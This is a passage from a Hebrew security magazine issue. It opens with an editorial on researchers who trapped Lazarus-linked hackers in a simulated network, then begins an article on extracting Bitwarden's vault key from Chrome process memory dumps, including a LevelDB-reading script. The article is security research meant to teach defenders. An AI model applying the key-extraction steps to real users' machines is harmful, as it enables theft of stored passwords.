


Digital Whisper

גליון 189, ספטמבר 2026

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורך:	אפיק קסטיאל
כתבים:	רן ורשוור, איתמר נגינסקי כהן, דורין ראם, יובל אלבר וד"ר יעקב רימר

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-189 של DigitalWhisper!

לפני הכל, רציתי לכתוב שהגליון הזה מוקדש, איך לא, ל**ספיר פדרובסקי**, שהגליון הקודם היה הגליון האחרון שלה כחברת מערכת.

ספיר - תודה ענקית על כל הזמן שהשקעת במגזין כעורכת, על כל השעות, הלילות, הסופ"שים ומה לא, שנתת כדי לשפר ולחזק את הקהילה הקטנה שיש לנו בארץ. תודה שלקחת חלק משמעותי בתחזוקת החלום הזה תקופה כל כך ארוכה ועל שעשית את זה באמת מכל הלב שלך, בצורה כל כך מקצועית וחסרת פשרות, תודה על שנתת את הלב שלך למגזין!

אח... חודש אוגוסט, חודש הכנסים הגדולים בווגאס! בתור עורך של מגזין בתחום, זה קשה שלא לכתוב על הכנסים האלה, הייתי יכול לכתוב על הייצוג הישראלי המשמעותי (הן בכמות המשתתפים והן בכמות המרצים), על כמה תחום ה-AI תפס חלק נכבד מהתוכן (אפילו נערך ה-CTF הראשון לסוכני AI!), על חולשות או הרצאות ספציפיות שהיו בכנסים ובטח על עוד דברים. אבל אני מאמין שבקרוב (ואולי כנראה, בזמן שאתם תקראו את המילים האלה זה כבר יהיה בעבר) כל אתרי החדשות בתחום הטכנולוגיה יהיו מלאים בשלל כתבות וכותרות מפחידות על מה ההאקרים עשו הפעם, ואיך ה-AI יישתלט על העולם ממש אוטוטו. אז נראה לי שאם אכתוב על משהו אחר זה יהיה עדיף ☺

החודש בחרתי לכתוב על סיפור ספציפי שתפס לי את העין, בעיקר כי אני מרגיש שיש בו חידוש משמעותי הן ברמת הגישה שבה נקטו החוקרים, והן ברמת הבשורה והפוטנציאל שאותה גישה מביאה לשולחן.

איפשהו לקראת אמצע החודש, פורסמו תוצאות של פעילות סייבר הגנתית מאוד מרשימה ויצירתית. שני החוקרים Mauro Eldritch ו-Heiner García מהחברות BCA LTD ו-NorthScan, בשיתוף פעולה עם החברה ANY.RUN, הקימו סימולציה של רשת ארגונית שלמה על גבי תשתיותיה הוירטואליות של ANY.RUN. לאחר מכן הם הצליחו להשכיר את שירותי ההאקינג של מספר האקרים צפון קוראניים המזוהיים עם קבוצת התקיפה Lazarus (קבוצת תקיפה הפועלת מטעם צפון קוריאה עצמה, וכבר כתבנו עליה לא פעם במגזין), במטרה לנטר את שיטות העבודה של אותה קבוצה.

קבוצת התקיפה הזו, ובפרט תת-מחלקה בה, המכונה "Famous Chollima" ידועה בכך שהם מגישים קו"ח שפוברקו ב-AI ע"פ הדרישות שחברות כוח האדם (בעיקר אמריקאיות) מחפשות, עוברים את ראיונות הקבלה באמצעות AI (בהרבה מקרים באמצעות שימוש ב-DeepFake), מקבלים גישה לרשת החברה ואז גונבים קוד, ארנקי ביטקוין, מאפשרים גישה להאקרים נוספים לגשת לרשת מרחוק. האקרים אלה

מבצעים תקיפות נרחבות יותר לעיתים על מנת לנצל את משאבי החברה, ולעיתים על מנת להצפין את הנכסים שלה ולבקש כופר.

מה שאותם חוקרים עשו זה לפרסם מודעות דרושים עבור חברה פיקטיבית שהם הקימו בשם Ballena Azul, וסיננו אותם עד שהם הגיעו לחשבונות שנחשדו כאלה המזוהים עם אותה קבוצת תקיפה (זוהו ע"י סימנים כגון סירוב לפתוח את המצלמה בכל מני טענות, זיהוי שימוש ב-DeepFake במידה וכן היה שימוש במצלמה, הפרשים משמעותיים בין יכולות ההתבטאות בכתב לעומת הדיבור, התחמקות ממבחני Live Coding שבוחנים כתיבת קוד בזמן אמת ועוד). ודווקא אותם גייסו לחברה ונתנו להם גישת VPN לאותה הסימולציה.

ההאקרים שנפלו בפח, לא ידעו שהם מחוברים לסימולציה, והניחו שהם עובדיה החדשים של חברה אמריקאית ברת-מזל. הם תועדו מריצים כלים וסריקות ממחשביהם, מנסים להשיג גישות לעומק הרשת עוד ועוד. מהקריאה של הדו"ח לא נראה שימוש בכלים ייעודיים (או לפחות זה מה שפורסם), אלא בכלים דו-שימושיים (כגון AnyDesk לטובת אפשור גישה להאקרים נוספים).

הממצאים של המחקר הם בין היתר זהויותיהם אמיתיות של חלק מהתוקפים, שיטות וכלי העבודה שבהם השתמשו, כתובות IP, חשבונות אמיתיים ופיקטיביים, תשתיות VPN ועוד. ממצאים נוספים מהמחקר הם חשיפת רשת הקישוריות הפנימית (שאפשרה להאקרים שנמצאים בצפון-קוריאה להתחבר לשיחות ולחברות מכתובות IP אמריקאיות), דרכים לזהות ולאפיין חשבונות פיקטיביים או מרואיינים פיקטיביים, זיהוי ספקי התקשורת המשמשים להסוואה (לדוגמא, זוהה שנעשה שימוש כמעט בלעדי ב-VPN של חברת AstrillVPN). עם זאת, לא נחשפו חולשות של קבוצת התקיפה.

החוקרים כתבו שרשת העובדים והתשתיות שלהם הוקמו בצורה כל כך מקצועית, עד שכנראה אין שום סיכוי שחברות כוח אדם "רגילות" שמגייסות לחברות האמריקאיות - היו שמות לב לזה שמדובר בהאקרים צפון קוריאנים שעושים שימוש בחשבונות פיקטיביים.

הדו"ח פורסם בשני חלקים, והם נמצאים כאן וכאן, החלק הראשון כולל תיעוד של ראיונות הגיוס עם התוקפים, והחלק השני בעיקר על איך החוקרים למדו על שיטות העבודה שלהם. ממליץ בחום לקרוא אותם!

אגב, ממש במקביל, חברת צ'ק-פויינט הישראלית חשפה החודש ממצאים מקמפיין תקיפה שהיא מכנה "Operation Dream Job", שבוצע ע"י Lazarus, אך במקרה הזה החוקרים הצליחו לזהות כלים, חולשות (חלקן אפילו 0days), שיטות טעינה לזכרון, וגם גרסה חדשה של הכלי שלהם ל-Post Exploitation בשם FudModule v3.1.

אז תקיפות של Lazarus זה לא משהו חדש. וזה שהם מנסים להתחבר לרשתות ארגוניות באופן "לגיטימי" על ידי קבלה לעבודה באותן חברות שהן המטרה שלהם - זה גם לא חדש. אבל מה שחדש (יחסית) זה

ביצוע ניטור של אותה קבוצה בצורה מבוקרת. זאת הגנה פרו-אקטיבית, שמחדשת את הגישה הקלאסית של "בואו נחקור מקרים אמיתיים שבהם הצלחנו לזהות את תקיפה של קבוצה X" והופכת אותה ל-"בואו נכין מעבדה ונפיל את ההאקרים בפח כדי ללמוד עליהם".

זה נכון שהגישה שצ'ק-פויינט השתמשה בה הצליחה להניב יותר תוצאות ברמה הטכנולוגית (חולשות, כלים וכו'), לעומת הגישה של החוקרים Mauro Eldritch ו-Heiner García שלא הצליחה להשיג בפועל טכנולוגיות חדשות של אותה קבוצת תקיפה. אך כלים, וגם חולשות, אפשר כמעט תמיד לכתוב מחדש. עם זאת, מעטים מאוד המקרים שבהם מצליחים לשייך תקיפה לא למדינה ספציפית - אלא ממש לאדם ספציפי. וזה משמעותי עוד יותר.

מעניין אם בזמן הקרוב נשמע על עוד חברות המאמצות גישה פרו-אקטיבית בתחום ההגנתי. נשמע כמו רעיון עם פוטנציאל מבטיח מאוד. נקודה שיכולה לגרום לשיטה הזאת לא לעבוד היא העניין המשפטי והחוקי, וכביכול, סביר שניתן למצוא סעיף או שתיים ששני החוקרים וחברת ANY.RUN עברו עליהם. עם זאת, בהרבה פעמים כשמדובר בצפון קוריאה או סין, אפשר לראות שהחוק האמריקאי מעט מתגמש ☺

עד כאן בנוגע לסיפור הזה, מעניין עד היכן הוא יתפתח.

וכמו שיכולתכם לנחש מההקדמה לדברי הפתיחה: המשרה של ספיר כעורכת כרגע פנוייה. אז אם את או אתה חושבים שאתם מספיק רציניים, ומוכנים להשקיע אחת לחודשיים לא מעט מהזמן הפנוי שלכם, לא לקבל שום משכורת בתמורה. אבל כן לקבל הזדמנות לצלול לעומק של המאמרים שמתפרסמים במגזין, לעזור באופן אקטיבי לכותבים להביא רעיונות בוסריים לכדי מאמרים מוגמרים ומרשימים, להיות בקשר עם הכותבים או החוקרות שמאיישות את השורות הראשונות שיש לנו בארץ בתחום אבטחת המידע, ובכלליות - לקבל סיפוק אדיר מקידום הקהילה שלנו ע"י הנגשת הידע והמחקרים החדשים בתחום גם לצעירים שרק מתחילים את דרכם - תרגישו חופשיים לפנות אלי דרך הטופס שבאתר או המייל שבעמוד האחרון של הגליון, ואני אצור איתכם קשר.

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש.

תודה רבה ל**רן ורשוור**, תודה רבה ל**איתמר נגינסקי כהן**, תודה רבה ל**דורין ראם**, תודה רבה ל**יובל אלבר** ותודה רבה ל**ד"ר יעקב רימר**!

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

האשליה שבכספת - ניתוח אבטחת מנהלי סיסמאות

מאת רן ורשוור

הקדמה

דמיינו את האירוע הבא, עובד במחלקת הכספים מקבל מייל לכאורה מצוות ה-IT של החברה המבקש ממנו להריץ קובץ מסוים על המחשב שלו. מעתה ואילך נטען בזכרון המכונה קוד זדוני הפועל בצורה חשאית לחלוטין מבלי שהוא אפילו יודע, ואוסף בשיטתיות כל פיסת מידע רגיש הנמצא על המכונה.

בתחקור של האירוע העובד עונה לכם בבטחון: "*הסיסמאות שלי מוגנות בתוך כספת של מנהל סיסמאות, הכל בסדר*". זוהי בדיוק הנחת היסוד שמאמר זה בא לבחון.

מנהלי סיסמאות הם כלי מצוין לניהול סודות ארגוניים אך כמו כל כלי הם פועלים תחת מודל איומים מוגדר, הם מגנים על הסיסמאות מפני מתקפות פישינג ומתריעים ברגע שנמצאה סיסמה בדלף מידע. אך אין כאן שום הבטחה שהסודות המאוחסנים בהם מוגנים מפני תוקף בעל יכולת הרצת קוד על המכונה, ולא מעט אנשי מקצוע אינם מודעים להבחנה זו.

מהי ה"כספת"?

המונח "כספת" שמנהלי סיסמאות נוטים להשתמש בו הוא בעיקר מטאפורה שיווקית. הכספת בבסיסה היא בלוב של מידע מוצפן בצורת קובץ או רשומה על הדיסק, המכילה את כל הסיסמאות והפתקים הסודיים של המשתמש. ההצפנה של 1Password מתבצעת בעזרת AES-256-GCM ובעוד ש-Bitwarden משתמשת ב-AES-256-CBC, שניהם אלגוריתמי הצפנה סימטרית מודרניים כך שהכספת שיושבת על הדיסק אינה נקודת התורפה.

בניגוד למה שאפשר להניח, מפתח ההצפנה אינו הסיסמה שהמשתמש מקליד ב-UI של התוסף. מפתח AES-256 צריך להיות בדיוק 256 ביטים של אנטרופיה אמיתית, ורוב הסיסמאות כמובן - אינן עומדות בדרישה הזו. במקום זאת, הסיסמה משמשת כחומר גלם לפונקציית KDF (Key Derivation Function) שמייצרת ממנה מפתח סימטרי בעל האורך הנדרש, בשילוב עם ערך salt ייחודי למשתמש.

כאן טמון הבדל ארכיטקטוני מהותי בין שני המוצרים, Bitwarden גוזרת את המפתח מהסיסמה ומ-salt שבברירת המחדל היא כתובת המייל של המשתמש. ו-1Password משתמשת בסוד נוסף הנקרא Secret Key, מחרוזת אקראית בת 128 ביט הנוצרת על המכשיר בעת יצירת החשבון ואינה מגיעה לשרתי הספק

לעולם. המשמעות היא שגם תוקף שהצליח לנחש את סיסמת המשתמש אינו יכול לפענח את הכספת ללא ה-Secret Key, מה שמהווה הגנה משמעותית מפני מתקפות brute force המתבצעות מחוץ למכשיר.

נקודה שמעטים מודעים לה היא ששינוי סיסמת המשתמש אינו גורם להצפנה מחדש של כל תוכן הכספת. שני המוצרים משתמשים בשיטה הנקראת Key Wrapping. במקום להצפין את נתוני הכספת ישירות עם המפתח הנגזר מהסיסמה, קיים מפתח ביניים אקראי לחלוטין הנקרא User Key שמצפין את תוכן הכספת בפועל. המפתח הנגזר מהסיסמה מצפין רק את ה-User Key הזה ולא את תוכן הכספת עצמו.

ה-User Key הוא ערך אקראי בן 512 ביט שנוצר פעם אחת בלבד בעת יצירת הכספת. הוא אינו קשור לסיסמה, לא נגזר ממנה, ולא משתנה כשהסיסמה משתנה. הוא מאוחסן על הדיסק במצב מוצפן, עטוף על ידי המפתח הנגזר. זרימת הפענוח שונה בין שני המוצרים:

```
Bitwarden:
Master Password + Email -> KDF -> Master Key -> User Key (decrypted) -> Cipher
Keys -> Vault Contents (in memory)

1Password:
Account Password + Secret Key -> KDF -> AUK -> Symmetric Key (decrypted) ->
Vault Contents (decrypted in browser memory)
```


כשמשתמש משנה את הסיסמה, ה-AUK מחושב מחדש מהסיסמה החדשה וה-Secret Key הקיים, וה-Symmetric Key נעטף מחדש תחתיו, אך תוכן הכספת נשאר ללא שינוי. רק העטיפה החיצונית השתנתה.

המשמעות הפרקטית לענייננו היא שה-Symmetric Key הוא המפתח הקבוע במערכת כולה משמע תוקף שהצליח לחלץ אותו מהזיכרון בזמן שהכספת פתוחה מחזיק בגישה מלאה לתוכן הכספת, ושינוי הסיסמה לאחר מכן לא יועיל דבר.

מבחינה פורנזית, ה-LevelDB של התוסף יאוחסן תמיד תחת אותו הנתיב:

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension
Settings\nngceckbapebfimnlniiiahkandclblb\
```

כפי שניתן לראות בגרף האנטרופיה, רוב הקובץ מוצפן לחלוטין, למעט אזור מצומצם של מטא-דאטה בטקסט גלוי. תוכן הכספת עצמו אינו נמצא כאן כלל:



ניתוח הקוד של Bitwarden

מכיוון ש-Bitwarden הוא פרויקט קוד פתוח, נוכל לבחון בדיוק איך הוא מנהל את מפתחות ההצפנה בזמן ריצה. הקובץ background.js שבתיקיית התוסף מכיל את כלל הלוגיקה של Bitwarden, ארוז כקובץ JavaScript יחיד בגודל 3.2MB. המחלקה המרכזית האחראית על ניהול מפתח ההצפנה נמצאת בנתיב:

```
libs/common/src/platform/models/domain/symmetric-crypto-key.ts
```

והיא נראית כך:

```
10  export type Aes256CbcHmacKey = {
11    type: EncryptionType.AesCbc256_HmacSha256_B64;
12    encryptionKey: Uint8Array;
13    authenticationKey: Uint8Array;
14  };
```

```
40    constructor(key: Uint8Array) {
41      if (key == null) {
42        throw new Error("Must provide key");
43      }
44
45      if (key.byteLength === 32) {
46        this.innerKey = {
47          type: EncryptionType.AesCbc256_B64,
48          encryptionKey: key,
49        };
50        this.keyB64 = this.toBase64();
51      } else if (key.byteLength === 64) {
52        this.innerKey = {
53          type: EncryptionType.AesCbc256_HmacSha256_B64,
54          encryptionKey: key.slice(0, 32),
55          authenticationKey: key.slice(32),
56        };
57        this.keyB64 = this.toBase64();
58      } else if (key.byteLength > 64) {
59        this.innerKey = {
60          type: EncryptionType.CoseEncrypt0,
61          encryptionKey: key,
62        };
63        this.keyB64 = this.toBase64();
64      } else {
65        throw new Error(`Unsupported encType/key length ${key.byteLength}`);
66      }
67    }
```

[libs/common/src/platform/models/domain/symmetric-crypto-key.ts]

המחלקה SymmetricCryptoKey מקבלת buffer של 64 בתים ומפצלת אותו לשניים: 32 הבתים הראשונים הם מפתח ה-AES-256 לצורך הצפנה, ו-32 הבתים האחרונים הם מפתח ה-HMAC-SHA256 שאיתו מתבצע האימות. כשנציץ לזכרון בהמשך המאמר נוכל לראות את שניהם יושבים בתור ArrayBuffer בתוך הזכרון של התהליך.

יצירת ה-User Key מתבצעת בקובץ :libs/key-management/src/key.service.ts:

```
187   async makeUserKey(masterKey: MasterKey): Promise<[UserKey, EncString]> {
188     if (!masterKey) {
189       throw new Error("MasterKey is required");
190     }
191
192     await SdkLoadService.Ready;
193     const newUserKey = SymmetricCryptoKey.fromSdk(PureCrypto.make_aes256_cbc_hmac_key());
194     return this.buildProtectedSymmetricKey(masterKey, newUserKey);
195   }
```

המפתח נוצר כמפתח AES-256-CBC + HMAC אקראי דרך ה-SDK ומיד נעטף על ידי ה-Master Key. תיעוד הארכיטקטורה של Bitwarden מציין במפורש:
"Never store master keys or unencrypted user keys persistently. Keys should only exist in memory during active sessions".

ההיררכיה הרלוונטית לענייננו היא פשוטה: ה-Master Key, הנגזר מהסיסמה, עוטף את ה-User Key. ה-User Key הוא המפתח שמצפין בפועל את תוכן הכספת, והוא זה שיושב בזיכרון לאורך כל הסשן. מפתחות נוספים קיימים במערכת (כגון מפתחות ייעודיים לכל פריט ולקבצים מצורפים), אך כולם נגזרים בסופו של דבר מה-User Key כלומר במילים פשוטות מי שמחזיק ב-User Key מחזיק בכל.

איך דפדפן בנוי, ולמה זה משנה


דפדפנים מוקדמים רצו כתהליך יחיד לכך היו שתי בעיות קשות. יציבות, במודל הישן שבו כל הטאבים חולקים את אותו מרחב בתהליך יחיד קריסה של טאב בודד גרמה לנפילה של כל הדפדפן. שנית, וחשוב יותר לענייננו, קוד זדוני בעמוד אחד יכל לקרוא את הזיכרון של עמוד אחר כולל סשנים ופרטים רגישים.

הפתרון של Chrome היה בידוד תהליכים (Process Isolation), כלומר במקום תהליך יחיד Chrome מריץ מערך שלם של תהליכי מערכת הפעלה נפרדים, כל אחד עם תפקיד מוגדר.

ישנם שני סוגי תהליכים שחשובים לנו:

- ה-Browser Process הוא התהליך המרכזי והמורשה. הוא מנהל את ממשק המשתמש, את הגישה לדיסק, את הרשת, ומתאם את כל שאר התהליכים. זהו התהליך היחיד עם גישה מלאה למערכת ההפעלה.
- תהליכי ה-Renderer הם המקום שבו קוד של דפי אינטרנט או תוסף רץ בפועל. כל טאב מקבל תהליך renderer משלו, וכך גם ה-background service worker של כל תוסף. תהליכי ה-renderer פועלים

בתוך sandbox כלומר הם אינם יכולים לגשת ישירות לדיסק או לרשת. כשהם צריכים משאב כזה, הם מבקשים מה-Browser Process לבצע זאת עבורם.



הנקודה הקריטית שאליה נחזור בהמשך, נמצאת בחצי התחתון של התרשים: ה-sandbox פונה כלפי מטה. הוא נועד להכיל renderer שנפרץ ולמנוע ממנו לפגוע בשאר המערכת, הוא אינו נועד להגן על renderer תקין מפני תהליך חיצוני שקורא את זיכרונו.


Blink, V8, Renderer

בתוך כל תהליך renderer פועלים שני מנועים מרכזיים. הראשון הוא Blink, מנוע הרינדור, שאחראי על פענוח ה-HTML, בניית ה-DOM, ופריסת העמוד. השני, והרלוונטי לנו הוא V8 מנוע ה-JavaScript של Chrome. V8 הוא מה שמריץ בפועל את קוד ה-JavaScript של התוסף, הוא ממיר את ה-JavaScript לקוד מכונה ומנהל את כל הזיכרון שבו כל האובייקטים חיים. כלומר כשקוד Bitwarden יוצר משתנה, אובייקט, או מערך מסוים, V8 הוא זה שמקצה עבורו מקום בזיכרון.

כל אובייקט JavaScript שנוצר בזמן ריצה חי באזור זיכרון שנקרא ה-V8 Heap, הדפדפן לא מאחסן את האובייקטים בצורה שטוחה כמו struct ב-C אלא הוא משתמש במודל אובייקטים פנימי שבו כל אובייקט

מכיל Map Pointer המתאר את הטיפוס שלו, והפוינטרים עצמם דחוסים ל-offsets בני 32 ביט בתוך אזור בגודל 4GB הנקרא Heap Cage.


אולם יש חריג אחד קריטי שהוא buffers של בתים גולמיים. כשקוד JavaScript מקצה ArrayBuffer, V8 מקצה עבורו אזור זיכרון רציף לחלוטין של בתים אחד אחרי השני. כפי שראינו בקוד המקור, ה-SymmetricCryptoKey של Bitwarden מחזיק את המפתח בשני Uint8Array של 32 בתים כל אחד:




חילוץ המפתח

נותרה שאלה פרקטית אחת שהיא איך מבין עשרות תהליכי הדפדפן הפתוחים, איזה מהם מחזיק את ה-heap של Bitwarden? הציפייה הטבעית היא שהארגומנטים בשורת הפקודה של התהליך תיתן את התשובה, מאחר ותהליכי renderer של תוספים כוללים את הדגל --extension-process. בפועל שורת הפקודה לא כוללת את ה-ID הספציפי של התוסף, ומספר תהליכים מסומנים באותו הדגל בדיוק ללא שום דרך להבחין ביניהם ברמה הזו בלבד.

כדי לפתור זאת בדקנו אילו handles מחזיק כל תהליך. תהליך ה-Browser Process הוא זה שמחזיק handles פתוחים לקבצי ה-LOG וה-MANIFEST תחת תיקיית ה-LevelDB שבדקנו קודם, זאת מכיוון שתהליכי renderer מבודדים ואינם יכולים לגשת ישירות לדיסק. כל פעולת קריאה או כתיבה בפועל מתבצעת על ידי תהליך ה-Browser Process מטעם ה-renderer, דרך IPC. את הבדיקה ביצענו באמצעות Process Explorer, בעזרת חיפוש Handle or DLL substring:



חשוב להשתמש ב-Full Dump ולא ב-Mini Dump משום שהמיני שומר תמונת מצב של המחסניות ושל הרגיסטרים ברגע הדאמפ, ולא כולל את ה-heap שבו חיים אובייקטים כמו ה-SymmetricCryptoKey. דאמפ מלא שומר תמונת מצב מלאה של זכרון התהליך, כולל ה-heap במלואו:



לאחר שיש בידינו דאמפ מלא, השלב הבא הוא איתור ה-User Key בתוכו. מפתח בגודל 64 בתים, המכיל AES key ו-HMAC key בני 32 בתים כל אחד, יופיע בזיכרון גם כמחרוזת base64 באורך קבוע של 88 תווים, בהתאם לצורת הסריאליזציה שראינו בקוד המקור. אך חיפוש כזה מעלה בעיה, הדאמפ מכיל מאות מחרוזות בגודל תואם ואין דרך לדעת מראש איזו מהן היא המפתח האמיתי. כדי לבחור ביניהן דרושה דרך לאמת כל מועמד, ולשם כך דרוש נתון מוצפן ידוע.

הכספת המוצפנת אינה נמצאת בדאמפ, אלא מאוחסנת בנפרד על הדיסק, תחת תיקיית ה-LevelDB של התוסף שבדקנו קודם. שני המקורות, הדאמפ והדיסק, עצמאיים לחלוטין זה מזה כלומר ה-User Key קיים רק בזיכרון כל עוד הכספת פתוחה ואינו נכתב לדיסק בשום צורה, ואילו הכספת המוצפנת קיימת על הדיסק ללא כל תלות בכך שהתהליך עדיין רץ.

קריאת ה-LevelDB מתבצעת באמצעות plyvel, ספרייה הקוראת את הפורמט האמיתי של המסד:

```
import plyvel, sys

db = plyvel.DB(sys.argv[1], create_if_missing=False)

for key, value in db:
    k = key.decode("utf-8", errors="replace")
    v = value.decode("utf-8", errors="replace")
    if "cipher" in k.lower() or "userkey" in k.lower() or "account" in k.lower():
        print("KEY:", k)
        print("VAL:", v[:500])
        print()

db.close()
```

הקריאה הזו נותנת לנו בבת אחת שני דברים: את נתון האימות שאנחנו זקוקים לו ואת הכספת המוצפנת המלאה שנפענח בהמשך, נתון האימות הוא רשומת ה-private_key של החשבון:

```
KEY: user_96263c8f-f9e9-4881-a799-b4810108caa1_crypto_accountCryptographicState
VAL:
{"__json__":true,"value":"{\"V1\":{\"private_key\":\"2.CoT446AFnl2cU7AkPxwcwQ==|Jimixlv
9v8mN……”}}}
```

